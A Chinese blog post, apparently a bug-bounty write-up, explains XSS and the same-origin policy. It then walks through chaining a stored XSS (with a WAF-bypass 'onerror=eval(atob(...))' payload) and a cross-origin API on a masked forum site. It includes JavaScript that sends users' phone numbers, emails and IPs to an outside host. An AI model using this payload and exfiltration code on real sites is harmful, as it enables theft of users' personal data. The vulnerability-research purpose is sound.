发现某论坛一个漏洞!

Python 实现 Discuz论坛附件下载权限绕过漏洞 背景:最近压力有些大,想玩点游戏放松下,去Mac论坛下载,发现需要各种权限,于是蛋疼了。 所以,上网查了discuz! x3.1破解,手动替换,发现出现“链接已过期”。所以写了下面程序。 0.将下列代码复制到你的python IDE中。 1.先进网页,chrome浏览器查看网页元素,替换正则表达式内内容。 2.刷新你要下载的页面,右键复制下载链接 url = ‘你复制的链接’ 3.运行p 阅读详情

前言

SRC(安全应急响应中心,是企业用于对外接收来自用户发现并报告的产品安全漏洞的站点),白帽子可通过挖掘企业的安全漏洞,换取一定的奖励,如:现金、京东卡、周边礼物、节日礼盒等,目前国内已有近百家企业SRC平台,例如百度、阿里、腾讯、美团、滴滴等。

本次带来的是,OWASP TOP10 中最常见的安全漏洞:跨站脚本攻击(XSS),大多数SRC平台会把反射型XSS漏洞评为低危,所以这时候我们就需要思考,如何将低危漏洞升级为高危? 这里我们将利用XSS+浏览器同源策略,加大漏洞危害,提高漏洞评级。


先给大家简单介绍一下什么是跨站脚本攻击(XSS),这种攻击的原理是攻击者向有XSS漏洞的网站中输入恶意的HTML代码,当其它用户浏览该网站时,这段HTML代码会自动执行,从而达到攻击的目的。
图片

XSS攻击的核心是将可执行的前端脚本代码(一般为JavaScript)植入到网页中,听起来比较拗口,用大白话说就是攻击者想让你的浏览器执行他写的JS代码。那如何办到呢?一般XSS分为两种:


1、反射型:
图片

1、攻击者将JS代码作为请求参数放置URL中,诱导用户点击。示例:

http://localhost:8080/test?name=<script>alert("you are under attack!")</script>

2、用户点击后,该JS作为请求参数传给Web服务器后端

3、后端服务器没有检查过滤,简单处理后放入网页正文中返回给浏览器

4、浏览器解析返回的网页,中招!


2、存储型
图片

上述方式攻击脚本直接经服务器转手后返回浏览器触发执行,存储型与之的区别在于能够将攻击脚本入库存储,在后面进行查询时,再将攻击脚本渲染进网页,返回给浏览器触发执行。常见的套路举例如下:

1、攻击者网页回帖,帖子中包含JS脚本

2、回帖提交服务器后,存储至数据库

3、其他网友查看帖子,后台查询该帖子的回帖内容,构建完整网页,返回浏览器

4、该网友浏览器渲染返回的网页,中招!

说完了XSS攻击的原理,再给大家介绍一下什么是同源策略。

同源策略(Same origin policy)是一种约定,它是浏览器最核心也最基本的安全功能,它限制了网站前端能够访问的网络资源,如果缺少了同源策略,则浏览器的正常功能可能都会受到影响。可以说Web是构建在同源策略基础之上的,浏览器只是针对同源策略的一种实现。

漏洞挖掘过程

漏洞目标:某SRC-论坛站点

漏洞发现方式

1、子域名找到一个链接,发现存在存储型xss。


2、在另一个子域名中,发现某个接口可以跨域,获取用户手机号、邮箱、访问ip等信息。

两个漏洞结合起来,在论坛中投放链接,可偷偷获取大量用户信息

漏洞详情

第一步:漏洞验证


第一个,存储型xss

https://act.zzzzzz.cn/index.php?mod=book&action=mobile&id=9


评论处存在存储型xss
图片


https://act.zzzzzzz.cn/index.php?mod=comment&action=add&sid=9&type=readat10&content=%E5%BE%88%E5%A5%BD<img+src=x+id=zzzzzzzzzjdW1lbnQuY3JlYXRlRWxlbWVudCgiczzzzzzzzzzzzzz0dHBzOi8veDAubnovanhrayzzzzW1lbnQuYm9kezzzzzzzzzzzzzzzzzzzChhKTs=+οnerrοr=eval(atob(this.id))

这里为了绕过WAF,采用了<img+src=x+id=YWxlcnQoMSkg+οnerrοr=eval(atob(this.id))>进行绕过
图片

第二个接口,跨域获取用户数据

https://bbs-act.zzzzzzz.cn/index.php?mod=index&action=win_list&limit=1&id=2
图片

两个漏洞结合,增加危害

1、在xss页面,写上代码,直接调用跨域接口

图片

第二步,在远端的js代码,调用接口,并把数据发送到远端

var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    //document.getElementById("demo").innerHTML = alert(this.responseText);
 var aa = JSON.parse(this.responseText);
 console.log(aa['data']['user']['phone']+','+aa['data']['user']['email']);
 var s=document.createElement('img');
 document.body.appendChild(s);
 s.src='//xxx.xxxxxx.cn?phone='+aa['data']['user']['phone']+'&email='+aa['data']['user']['email']+'&clientip='+aa['data']['user']['clientip'];
  }
};
xhttp.open("GET", "https://bbs-act.zzzzz.cn/index.php?mod=index&action=win_list&limit=20&id=2", true);
xhttp.withCredentials = true;
xhttp.send()


第三步 查看效果

当访问我们论坛上的地址时,就可以获取到对方的手机号、邮箱、IP地址等信息
图片

漏洞等级成功实现从低危升级为高危!

接下来就去提交漏洞,赚取奖励吧~

记一次菠菜论坛的渗透测试经历 信息收集 正准备开干,有人企鹅私聊我让我跟他赚大钱。 群发也就算了,都开始私聊了,现在不法分子猖狂到什么地步了,这能惯着它。。。京东卡先放放,打开前台是个博彩论坛。 随手一个login,后台出来了,网站是php的,常用口令试了几次,admin存在,密码错误。 放在云悉上看一下。 访问一下子域名,很僵硬。 ... 阅读详情

相关推荐

Discuz! 淡淡香草味:清新论坛主题模板设计与实战

Discuz!是一款基于PHP和MySQL的开源论坛软件,由康盛创想(北京)科技有限公司开发。自2001年发布以来,它因其易于安装、丰富的插件支持以及良好的社区服务而受到广泛欢迎。Discuz!支持网站社区构建,提供多种功能模块,包括但不限于用户管理、帖子管理、主题分类、权限控制等。开源软件(Open Source Software)是一种源代码公开的软件,允许用户自由地使用、修改和共享。这种模式自1980年代晚期起就存在,但直到1998年,开源软件运动才正式得名并开始盛行。

weixin_31938351的博客 655

Discuz开源论坛_v3.4系列_远程代码执行漏洞详解

Discuz v3.4系列 远程代码执行漏洞全流程详解

weixin_60708754的博客 6687

在windows上,在WSL 2(windows subsystem linux) 里一步步安装vLLM

本文介绍了在Windows系统上通过WSL2配置GPU加速的AI开发环境的完整流程。主要包括四个步骤: 1)安装WSL2并配置Ubuntu环境; 2)安装NVIDIA驱动和CUDA工具包; 3)搭建Python虚拟环境并安装vLLM; 4)验证环境并启动AI模型服务。

2601_96126911的博客 421

20分钟攻破DISCUZ论坛并盗取数据库(web安全白帽子)

1 快速搭建discuz论坛 2 使用kali下burpsuite对discuz后台注入PHP木马 3 使用cknife “菜刀” 上传webshell 木马到网站 4 使用webshell查看mysql数据库密码并盗取数据库

吾名招财的博客 4717

BambuStudio学习笔记:OpenCSG - 实时构造实体几何(CSG)渲染的 OpenGL 方案

**OpenCSG** 是一个基于 **OpenGL** 的 **构造实体几何(CSG)** 实时渲染库,通过 **深度剥离算法** 实现布尔运算(并集、交集、差集)的可视化。其核心目标是简化复杂几何体的交互式建模,适用于 CAD 原型设计、3D 打印预览、教育工具等场景。

zzzkk2009的专栏 929

iTunes登录协议全解析:从抓包到加密参数生成(含HTTPDebugger避坑指南)

本文深度解析iTunes登录协议,提供从环境搭建、绕过反调试机制到捕获网络流量的完整实战指南。重点剖析了如何利用HTTPDebugger等工具进行抓包,并详细解读了核心加密参数X-Apple-ActionSignature的生成逻辑,为网络安全研究员和协议分析工程师提供了一份详尽的逆向分析与协议复现教程。

weixin_28314575的博客 869

XMB论坛跨站脚本漏洞剖析:CVE-2024-58292技术细节与缓解方案

获得管理员访问权限的攻击者可以嵌入恶意脚本,这些脚本将在所有论坛用户的浏览器中执行,可能危及用户凭据、会话令牌和个人数据。此漏洞的利用需要管理员级别的身份验证,这在一定程度上限制了攻击面,但如果管理员账户被泄露或存在恶意的内部人员,仍会构成重大风险。该漏洞仅影响XMB论坛的1.9.12.06版本,该问题被归类于CWE-79,这是一个常见且广为人知的Web应用程序安全弱点。由于这些被注入的脚本会被持久化存储,并在所有访问论坛的用户浏览时被渲染,任何恶意载荷都会在受害者浏览器会话的上下文中执行。

分享技术点滴 556

7.7 数据分析助手:用AI洞察业务数据价值

摘要:AI数据分析助手构建指南 本文介绍了如何构建AI数据分析助手,帮助企业从业务数据中提取价值。系统包含四大核心模块:自然语言理解模块解析用户查询意图,查询规划模块转换为SQL语句,数据可视化模块生成图表,以及洞察生成模块提供深度分析。文章通过销售数据分析助手案例,展示了从数据库准备到自然语言处理的完整实现流程,包括示例代码和系统架构图。该解决方案可降低数据分析门槛,让业务人员直接参与数据探索,提升决策效率。

yonggeit的博客 4092

网站漏洞修复对DiscuzX3.4论坛总是被篡改页面

Discuz!论坛目前最新版本为3.4版本,已经好久没有更新了,我们SINE安全在对其网站安全检测的同时发现一处漏洞,该漏洞可导致论坛的后台文件可以任意的删除,导致网站瘫痪,后台无法登陆。关于该网站漏洞的细节我们来详细的分析看一下: Discuz漏洞的检测与分析 该漏洞发生的位置在于source目录下的admincp文件夹里的admincp_forums.php代码里,我们用note编辑器打开...

网站安全专家 2570

64.企业级案例(上)-金融行业DDD落地全流程支付系统-附架构演进图

本文以金融支付系统为例,完整展示了DDD在企业级项目中的落地流程。首先通过事件风暴识别核心业务领域,包括交易、渠道、账务等限界上下文。在战略设计中划分上下文边界,确定交易上下文为核心域。战术设计聚焦交易上下文,详细设计了支付单聚合、值对象和支付路由服务。架构实现采用CQRS+EDA模式,通过命令端处理交易,查询端异步更新读模型,并利用防腐层隔离外部渠道。案例展示了DDD从业务探索到架构实现的全过程,体现了其在复杂业务系统中的价值。

yonggeit的博客 3039

手把手教你学simulink(90.1)--直流电动机实例:基于Simulink的基本模型的直流电动机(DC Motor)建模

直流电动机(DC Motor)因其结构简单、控制方便和良好的调速性能,广泛应用于各种工业自动化、机器人技术、家用电器以及航空航天等领域。为了更好地理解和应用直流电动机的工作原理及其控制系统,本项目旨在通过Simulink对直流电动机进行基本模型的建模与仿真。

MHD0815的博客 439

Discuz开源论坛_v3.1系列_Sql注入漏洞详解

Discuz v3.1系列版本 Sql注入全流程详解

weixin_60708754的博客 1656

MIPI D-PHY IP 使用说明(一)

目录 前言 一、IP 特点 二、IP 可用性 三、IP 总览 四、IP 声明 五、IP 结构 六、IP 分流桥 模式 七、端口描述 1、PPI 接口信号 1、常规 PPI控制信号 2、发送模式 时钟通道 高速 PPI 信号 3、发送模式 时钟通道 逃逸模式PPI 信号 4、发送模式 数据通道 高速 PPI 信号 5、发送模式 数据通道 控制接口PPI 信号 6、发送模式 ...

记录所学,分享知识,结识挚友 2504

php最大的论坛,phpwind论坛史上最大漏洞 -电脑资料

发表于家用电脑2007年第19期文/图:飘忽不定就在最近的一个月,国内的一些著名论坛相继被黑,而这些论坛采用的基本都是PHPwind论坛系统,管理员密码,而入侵的过程仅仅只需要十几秒种。截至目前,国内大约有1/3采用PHPwind论坛程序的网站被黑,无数网站被恶意挂马、篡改甚至直接删除数据。而目前,网络上仍然存在不少没有填补该漏洞的网站。本文将为大家揭开此次事件的真相,并给广大站长以及个人建站爱好...

weixin_31131927的博客 1318

数学之美:欣赏超越数e

文章目录一、e为何物?二、利息与e的关系1、利息问题2、计算利息3、欣赏螺旋线(1)螺旋线概述(2)绘制螺旋线三、e和π 一、e为何物? e是一个无限不循环小数,其值约等于2.718281828…,它是一个超越数,有时也称为欧拉数(Euler’s Number)。 以e为底的对数称为自然对数(Natural Logarithm),数学中使用自然这个词的还有自然数(Natural Number)。 这里的“自然”并不是现代人所习惯的“大自然”,而是有点儿“天然存在,非人为”的意思。 二、利息与e的关系

howard2005的专栏 1718

VB摄像头监控

该VB模块可对摄像头捕获的画面进行录像等,可在创建的窗口进行控制

[原创]实践phpbb论坛非法权限提升的漏洞

google搜索Powered by phpBB 2.0.0出来了一堆.在注册一个论坛用户时,我填了个并不存在的EMAIL地址。点注册后出现了以下文字。一般錯誤 Failed sending email :: PHP :: DEBUG MODELine : 246File : C:www_sabeadingphpBB2.0.5_chtincludesemailer.php 晕,这个倒还真是为我们的

落叶树的BLOG 4782

廖雪峰Python教程[完整版]

廖雪峰的python教程整理的,已经排好版了,而且还是完整的,适合小白

开源论坛软件 NodeBB 中存在多个严重漏洞

聚焦源代码安全,网罗国内外最新资讯!编译:代码卫士研究人员指出,开源论坛平台 NodeBB 中存在多个严重漏洞,可导致攻击者窃取私密信息并访问管理员账户。NodeBB 是一款基于 Jav...

smellycat000的专栏 668

efm32 入门.pdf

本PDF共计22页,介绍的是操作驱动API,下载与否自己斟酌。

OV9734 DATASHEET,完整规格书

OV9734完整规格书,包括电气参数,尺寸规格,寄存器配置表等

安全论坛

安全论坛

Quest_sec的博客 2215

动网论坛上传文件漏洞的原理以及攻击的代码实现

动网论坛上传文件漏洞的原理以及攻击的代码实现                                                                ----Zwell                                                                ---http://www.54nb.com    最近一段时间比较忙,没什么时间

Drowning的专栏 1431

discuz api uc.php 漏洞,解读Discuz论坛程序中UCenter致命性UC_KEY漏洞

Discuz早已是朋友家喻户晓的程序了,几乎所有玩过论坛的朋友都或多或少知道它,但也因为这么大的平台(腾讯旗下品牌)也有着很严重的安全漏洞。所以以下图为例为大家展示一下!希望能够对大家有所帮助!Kiscu!是知名的开源论坛建站程序,在国内有着庞大的用户群体,一旦发生安全漏洞,做网站受影响网站将不计其数。有白帽发现Kiscuz!程序存在一个安全bug,在得知UC_KEY的情况下,可以轻松向站点写入后...

weixin_36146811的博客 1252

怎么绕过论坛回复_可怕,GPT3论坛跟帖灌水一周无人发现!专挑热搜,秒秒钟长文...

晓查 发自 凹非寺量子位 报道 | 公众号 QbitAI“我被绿了怎么办”、“存款3000万的我仍然感到迷茫”、“人在美国,刚下飞机”……当你想用这些帖子在论坛“水”经验的时候,有人比你不知道高到哪里去了:用AI来回帖。这可不是天方夜谭,是发生在美国最火论坛Reddit上的真实案例:花4美元买到全球最先进机器人,在有着3000万用户的板块,专挑热帖回复,有时几秒钟就能造出一个长篇回答,...

weixin_39903538的博客 256

php漏洞论坛,PHPWIND1.3.6论坛漏洞分析

PHPWIND 论坛是一款流行的PHP 论坛,界面美观,功能也比较强大。但大家仔细看一下会发现不论是从界面功能还是代码风格,它和 DISCUZ 都非常相似,具体原因我想也就不用说了,毕竟 DISCUZ 出来比它要早很多。但安全上它没有继承 DISCUZ 的优点, DISCUZ 论坛安全性非常好,而且商家也对此非常重视安全问题,国内论坛中不论从功能还是安全 , 第一非DISCUZ 莫属。PHPWIN...

weixin_40005373的博客 643

php网站论坛模板,php论坛

现在运行最新漏洞利用工具,根据该工具的提示输入论坛的信息,在选项中输入论坛地址,在选项中输入管理员的账号,选项的内容不用更改,最后只需要点击按钮即可。如果漏洞成功利用的话,工具将提示用户,这样就表示工具将管理员账号的密码改为。然后利用这个管理员账号和密码进行登录,攻击者可以利用类似C/S的PHP木马从而得到一个,如果在WebShelll进一步提升权限便可以控制整个网站,比如对论坛进行入侵和管理操作...

weixin_31146939的博客 571

Log4j 漏洞最早由阿里云团队发现;HashiCorp 挂牌上市,市值 152 亿美元;Go 1.18 Beta1 发布 | 开源日报

一文速览国内外今日的开源大事件!

开源吞噬世界。 1万+

动网论坛权限提升漏洞

作者:为知  来源:  类别:漏洞分析资料  日期:2005-07-03在6月份的黑防上看到《动网7.1漏洞惊现江湖》一文,说是admin_postings.asp文件 存在注入漏洞,但利用的前提是拥有超级斑竹或前台管理员权限。我想起以前发现的动网7.x版本存在一个前台权限提升漏洞, 正好可以结合起来利用。这个前台权限提升漏洞对7.x的Access和 Sql版都有效。下面我们就以7.0 sp2

seven2000的专栏 1508
上一篇: 2023年需求最大的8种编程语言:PHP强劲,C/C++需求放缓
下一篇: 安卓版ChatGPT要来了!
IT界那些事儿
博客等级 码龄6年 2万+粉丝 22原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值